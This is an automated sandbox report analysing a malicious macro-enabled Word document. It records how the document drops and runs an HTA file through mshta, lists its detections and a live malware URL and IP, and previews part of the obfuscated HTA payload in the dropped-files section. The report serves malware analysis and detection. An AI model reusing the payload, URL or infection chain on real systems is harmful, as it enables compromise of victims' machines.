ID: 520837
Sample Name:
instruct_11.21.doc.docm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 21:12:36
Date: 12/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report instruct_11.21.doc.docm

Overview


General Information

Sample Name:	instruct_11.21.doc.docm
Analysis ID:	520837
MD5:	a9490d94cf547e2.
SHA1:	a00e440eb13f84c.
SHA256:	ee103f8d64cd8fa..
Tags:	doc maldoc sansisc vba
Infos:	

Most interesting Screenshot:



Detection




Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Multi AV Scanner detection for subm…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Sigma detected: Suspicious MSHTA…
- Document exploit detected (process…
- Machine Learning detection for samp…
- Document contains no OLE stream …
- Queries the volume information (nam…
- Potential document exploit detected…
- Searches for the Microsoft Outlook f…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6856 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - explorer.exe (PID: 5348 cmdline: c:\windows\explorer c:\users\public\powPowNext.hta MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 7128 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - mshta.exe (PID: 7148 cmdline: "C:\Windows\SysWOW64\mshta.exe" "C:\Users\Public\powPowNext.hta" {1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5} MD5: 7083239CE743FDB68DFC933B7308E80A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:

Sigma detected: Suspicious MSHTA Process Patterns

Jbx Signature Overview

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Antivirus detection for URL or domain
- Multi AV Scanner detection for domain / URL
- Machine Learning detection for sample

Software Vulnerabilities:

- Document exploit detected (process start blacklist hit)


System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro which may execute processes
- Document contains an embedded VBA macro with suspicious strings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 1	Eavesdrop on Insecure Network Communication	Remote Track D Without Authoriz
Default Accounts	Exploitation for Client Execution 1 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1 1	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remote Wipe Da Without Authoriz
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
instruct_11.21.doc.docm	49%	Virustotal		Browse
instruct_11.21.doc.docm	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
shoulderelliottd.com	10%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://en.wF	0%	Avira URL Cloud	safe	
http://https://roaming.edog.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://shoulderelliottd.com/boolk/QlaJk8C6vYqIyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK	100%	Avira URL Cloud	malware	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shoulderelliottd.com	194.62.42.144	true	true	• 10%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.62.42.144	shoulderelliottd.com	Russian Federation		34464	ZEISS-ASRU	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	520837
Start date:	12.11.2021
Start time:	21:12:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 8s
Hypervisor based Inspection enabled:	false

Report type:	light
Sample file name:	instruct_11.21.doc.docm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.expl.winDOCM@6/18@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .docm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
21:13:57	API Interceptor	1x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
194.62.42.144	particulars 11.010.2021.doc	Get hash	malicious	Browse	• shouldere lliottd.com/boolk/QlaJk8C6vYqlyEwbdypBHv3yJR/wrWWNCD/77427/bebys8?cid=Bm9cAP&wP8zhkK=aNLC3bJChZM5GauIB&=S0MRS72jqtkORxKA3iUkjdS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• shouldere lliottd.co m/boolk/Ql aJk8C6vYql yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjdS
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• shouldere lliottd.co m/boolk/Ql aJk8C6vYql yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjdS
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• shouldere lliottd.co m/boolk/Ql aJk8C6vYql yEwbdypBHv 3yJR/wrWWN CD/77427/b ebys8?cid= Bm9cAP&wP8 zhkK=aNLC3 bJChZM5Gau IB&=S0MRS7 2jqtkORxKA 3iUkjdS

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
shoulderelliottd.com	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ZEISS-ASRU	instruct_11.21.doc.docm	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	particulars 11.010.2021.doc	Get hash	malicious	Browse	• 194.62.42.144
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	inquiry-11.21.doc	Get hash	malicious	Browse	• 194.62.42.45
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	bE5TVG6QkV.docm	Get hash	malicious	Browse	• 194.62.42.31
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	pZt5P80bs1.docm	Get hash	malicious	Browse	• 194.62.42.143
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	jk2BhrWvzs.docm	Get hash	malicious	Browse	• 194.62.42.144
	e6vHWtg9cC.docm	Get hash	malicious	Browse	• 194.62.42.42
	e6vHWtg9cC.docm	Get hash	malicious	Browse	• 194.62.42.42
	4htQNyKQ9P.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116
	4htQNyKQ9P.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116
	oNmDvNFrqi.docm	Get hash	malicious	Browse	• 194.62.42.116
	eeJ9i33NTw.docm	Get hash	malicious	Browse	• 194.62.42.116

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\Public\~$wPowNext.hta	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.3801933752302675
Encrypted:	false
SSDEEP:	3:Rl/ZdR3ltl/l/hZleN8uVXL+z/lXGxXT:RtZTVtJbeN8uVXLUw
MD5:	95C14D156764B73CF96CCC17D84EB18A
SHA1:	D80ACFC1D099FEBDD2F72F340AB4C9CC198B3849
SHA-256:	488020AAB3E0B07FC9B52A490063B520A82D5F9BDA874E4B021E41DBA5848D9C
SHA-512:	36E9EB26A20DBD7F265C666DD608BEA214AD36A905494E921FFE1191FF09EE80C6ABECAF5BC090BAD1E708615D3E75726871EBC36D34CB180455E15C3C11441
Malicious:	false
Reputation:	low
Preview:	.pratesh.....p.r.a.t.e.s.h.....e.....i.....m.....$...

C:\Users\Public\~WRD0000.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	3346
Entropy (8bit):	5.726896594481782
Encrypted:	false
SSDEEP:	96:bGotzrVgMR61CQB7MGxag4hE8h9LU9fLtrlv:yCrVnuPMGByEkmp
MD5:	FA2B89027304712FB8366C1F6B4F2827
SHA1:	6F851332C08998D25D839112A5C9D3CA8E57FCC0
SHA-256:	6E1338E07405A9B14DB254B9769767EA824CF3AC1C8DFECB3513E95135ECEAEE
SHA-512:	8C1705A8165C062D9413F6FC00A697F6E62D038A04D5A347D036B73A97A64FE1831038C8007A1F29F80A2F765C5428463CEAE9EAF53FAED558752F24A32744CD
Malicious:	false
Reputation:	low
Preview:	<html><body> lave 2FmcgcWayxGTptWZE92byBSPg4WZ3BSQjRXa2VGWPJmalNGdoISbzhXbsJjL41GboRHdwJSK7cWayxGTptWZE92by5ybwVmboIyRFRlIsAiIoRHdwpzLvMHavVHbkVmclxGbp9Gd0RmLj9WbvI2bvx2avEFbhp0a4MkN2lVcJlXR3JGZ5BnQIZ3M5pkUvcncXdlTDR0L3cDNyczLiVmY5NHO/MWak1jQtlzYBBlJ3BFO6h2aL1TYOx0QzImSDhmWNVzRhVXSCZSPTBTTSN1NyoWc0t2TSh3SBNTaVtmakNlIsAiZhx2cllyOnlmcsxUarVGRv9mcuMXZuRGKpsTamhyZpJHbMl2alR0bvJnLzRXY0V3cg0TPgIDMwkye0JXe7ZXYyByahJ3bsl1b1dUayxGI9AibldHIBNGdpZXZY9kYqV2Y0hiIhR2bkJmLzRnclFWbikyOrFmcvxWWvV3RpJHbu8Gcl52OrFmcvxWWvV3RpJHbuQXewVGI9ASM7sWYy9GbZ9WdHlmcs5ydylGdlhyZpJHbMl2alR0bvJnLyV2cw9mbzVmYvRWepszahJ3bsl1b1dUayxmLzFmdlR3bmlGblhiIjpDXcV3clJ3ccxFc1JGbpNGXcRXdiV2RpJHbM9WYk5iawdmIsAiMpszahJ3bsl1b1dUayxmLjx2bzV2O9NWY0NGaoUWK71Xf||==gdhJHInlmcsxUarVGTvZXZg0DIuV2dgE0Y0lmdlh1TipWZjRHKic3cjJXawRnLzhWZsxmIpsjdhJHI59WdQ92dUVnYlBSPg4WZ3BSQjRXa2VGWPJmalNGdoIycjJXawRXaudmLmlGblNXezRXZt9mYqV2Y0JSK7cWayxGTptWZM9mdl5ic1

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\24FED24A-A137-4984-A755-6A68F4E24F72	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	140133
Entropy (8bit):	5.358602864958319
Encrypted:	false
SSDEEP:	1536:wcQIfgxrBdA3gBwtnQ9DQW+z2Y34Ff7nXboOidXiE6LWmE9:cuQ9DQW+zVXfH
MD5:	2D93B770096E7B50E7CC1A39E615A77B
SHA1:	DF7FB0B6BCB9BF96CD8569FBEFE4F9955DD3E103
SHA-256:	5566F5C1F509E7A67AEF79EC286E15F325E66BC8B386109EA51A28A2B4DC27EA
SHA-512:	A9FD471FCBFFAB2B9520634E4BEA045D14B0C5AB30B8F106F889803C44C2F85131D28744898B2AB419F46B3EE2D84094D857AEF8A2872DC34D8308148221A3F6
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\24FED24A-A137-4984-A755-6A68F4E24F72	
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-11-12T20:13:28">.. Build: 16.0.14708.30526-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C4F64A59.gif	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	GIF image data, version 89a, 774 x 198
Category:	dropped
Size (bytes):	14327
Entropy (8bit):	7.959467120915826
Encrypted:	false
SSDEEP:	384:3j0EEYpcVhE1ltmTV/YZO4NSCWl822TnU0:w02VWnZdw9822zv
MD5:	76DA3E2154587DD3D69A81FCDB0C7364
SHA1:	0F23E27B3A456B22A11D3FBC3132397B0DDC9357
SHA-256:	F9299AB3483A8F729B2ACA2111B46E9952D4491AC66124FEC22C1C789EBC3139
SHA-512:	A20BA525941043701E8DA5234A286FF2AF0A5F4C45998F1BA3BD59785FF4CDDAA72DE316D0BC651C68F30A6587741539B51D356BF5D6FEEAFCAE492AB277BB4 5
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	GIF89a.....A..)P..?.....4.....P..K.Uo.f}.v.....=...J..G..M..J..H..F..=..O..L..K..@..<..;..9..5z.R..N..M..M..3v.2s.P..1r.1q.W..F..I..J. K.&Q.Ch.A`.d.....C ..R.."L.T..A...h..g.*^.%T.O..P..8..4v..@.U..T..S..Q..F..>..S..P..@..2m.[..Y..X..V..R..B..U..T..W..O..T..O.*g.|.....I..M..Q..W...1.W.._..W..]..]..\..[..Z..W..V..C..5p.b..].. [..X..W..Y..Q..O..^..[..Z../a.]..\..Z..^..X.._..._..I..`..]..a..`.!c.!^.%e.$b.&f.)h.5q.>v.H~.Y..h..v.....N..R..U..X..Z..b..`..\..`..a..b..c..d..O. d. d..R.!f."g."e.!f.#g.,m..... _."k..P..9g%m.....As*z.)x.,~.+|.+{.&n. \..Gy*v.6..K...../...Bm.....6....;..9..8..A..:..:..3..+I.B..C..F..N..R..T..\..i..@..@..=..A..@..D..=..7.."Uy<..%].K..N.....!. .NETSCAPE2.0.....!.....,.....H.....*\....#J.H....3j.... C..I...(S.\...0c.I...8s.....@....J...H.*]...P.J.J...X.j....`..K...h.]...p..K...x.....L.....+^....#K.L....3k.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRF{C8F000F6-2878-4270-8CA4-E7B38F5CB954}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	29696
Entropy (8bit):	3.766759730471126
Encrypted:	false
SSDEEP:	384:/UtzuhEb67dfN0j3i89tE6hEb6+dfN0j3i8:C+Eb67facCEb6+fa
MD5:	98679A82C6CF77E2F15931A7342CA103
SHA1:	9EEA479836E1339FAE5638A68CFB2ACF098DDF44
SHA-256:	4E51EAFC653B9E3187FE8D35E6D0E5E0A764B9C242A07FF879B55194F5FFA3B2
SHA-512:	AAAA2493ADCF87CD4ED913321F5A923D34DFD921E1866F47D0D06E7DA12BEB208E43E207CC80C4C052A72574D024F7235C88492323C68FB297ACC7E0D09F01 3
Malicious:	false
Reputation:	low
Preview:	.....>..... ....)..... ...(..!..".#...$...%...&..'..*...7.....+...,...-...../...0...1...2...3...4...5...6.....8..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{D1BBD753-2A54-49B7-9D6A-D5C5939D5159}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	21166
Entropy (8bit):	2.690771718216997
Encrypted:	false
SSDEEP:	384:IcAAooAAsM3V+oTpArJltBu+UaGmXfKfUiwvXv7vUo6s1w6:IcAAooAAsM3V+oTpArJltBu+UaGmXfKS
MD5:	DEDC6320F5E8B7E7877C43BB5618EA55
SHA1:	2143954452A74AA00B077664B82544E1DAA51AC2
SHA-256:	37EDEA11F289D8863015712C82ADF36A17584793B49D6222F70D4BD0B9DF8A8C
SHA-512:	030B6F931B4424DB621348E4089F5F69D50BA13B34772E611ADA4A20B5DF67582EB4959C5FD5B45BAFDA90E8965BEE5AAA3926ACB89A22C6403CC502A83B45D 3
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{D1BBD753-2A54-49B7-9D6A-D5C5939D5159}.tmp	
Preview:	../.<.$.1.h.$.1.t.$.1.m.$.1.l.$.1.>.$.1.<.$.1.b.$.1.o.$.1.d.$.1.y.$.1.>.$.1.<.$.1.d.$.1.i.$.1.v.$.1. .$.1.i.$.1.d.$.1.=.$.1.'.$.1.y.$.1.o.$.1.u.$.1.G.$.1.i.$.1.r.$.1.l.$.1.Y.$.1.o. $.1.u.$.1.'.$.1. .$.1.s.$.1.t.$.1.y.$.1.l.$.1.e.$.1.=.$.1.'.$.1.f.$.1.o.$.1.n.$.1.t.$.1.-.$.1.c.$.1.o.$.1.l.$.1.o.$.1.r.$.1.:.$.1. .$.1.#.$.1.0.$.1.0.$.1.0.$.1.'.$.1.>.$.1.l.$.1.a.$.1.v.$.1. e.$.1.<.$.1./.$.1.d.$.1.i.$.1.v.$.1.>.$.1.<.$.1.d.$.1.i.$.1.v.$.1. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{F8C6CC2A-BDEA-4097-B472-52AC1B92BF84}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\error[1]	
Process:	C:\Windows\SysWOW64\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
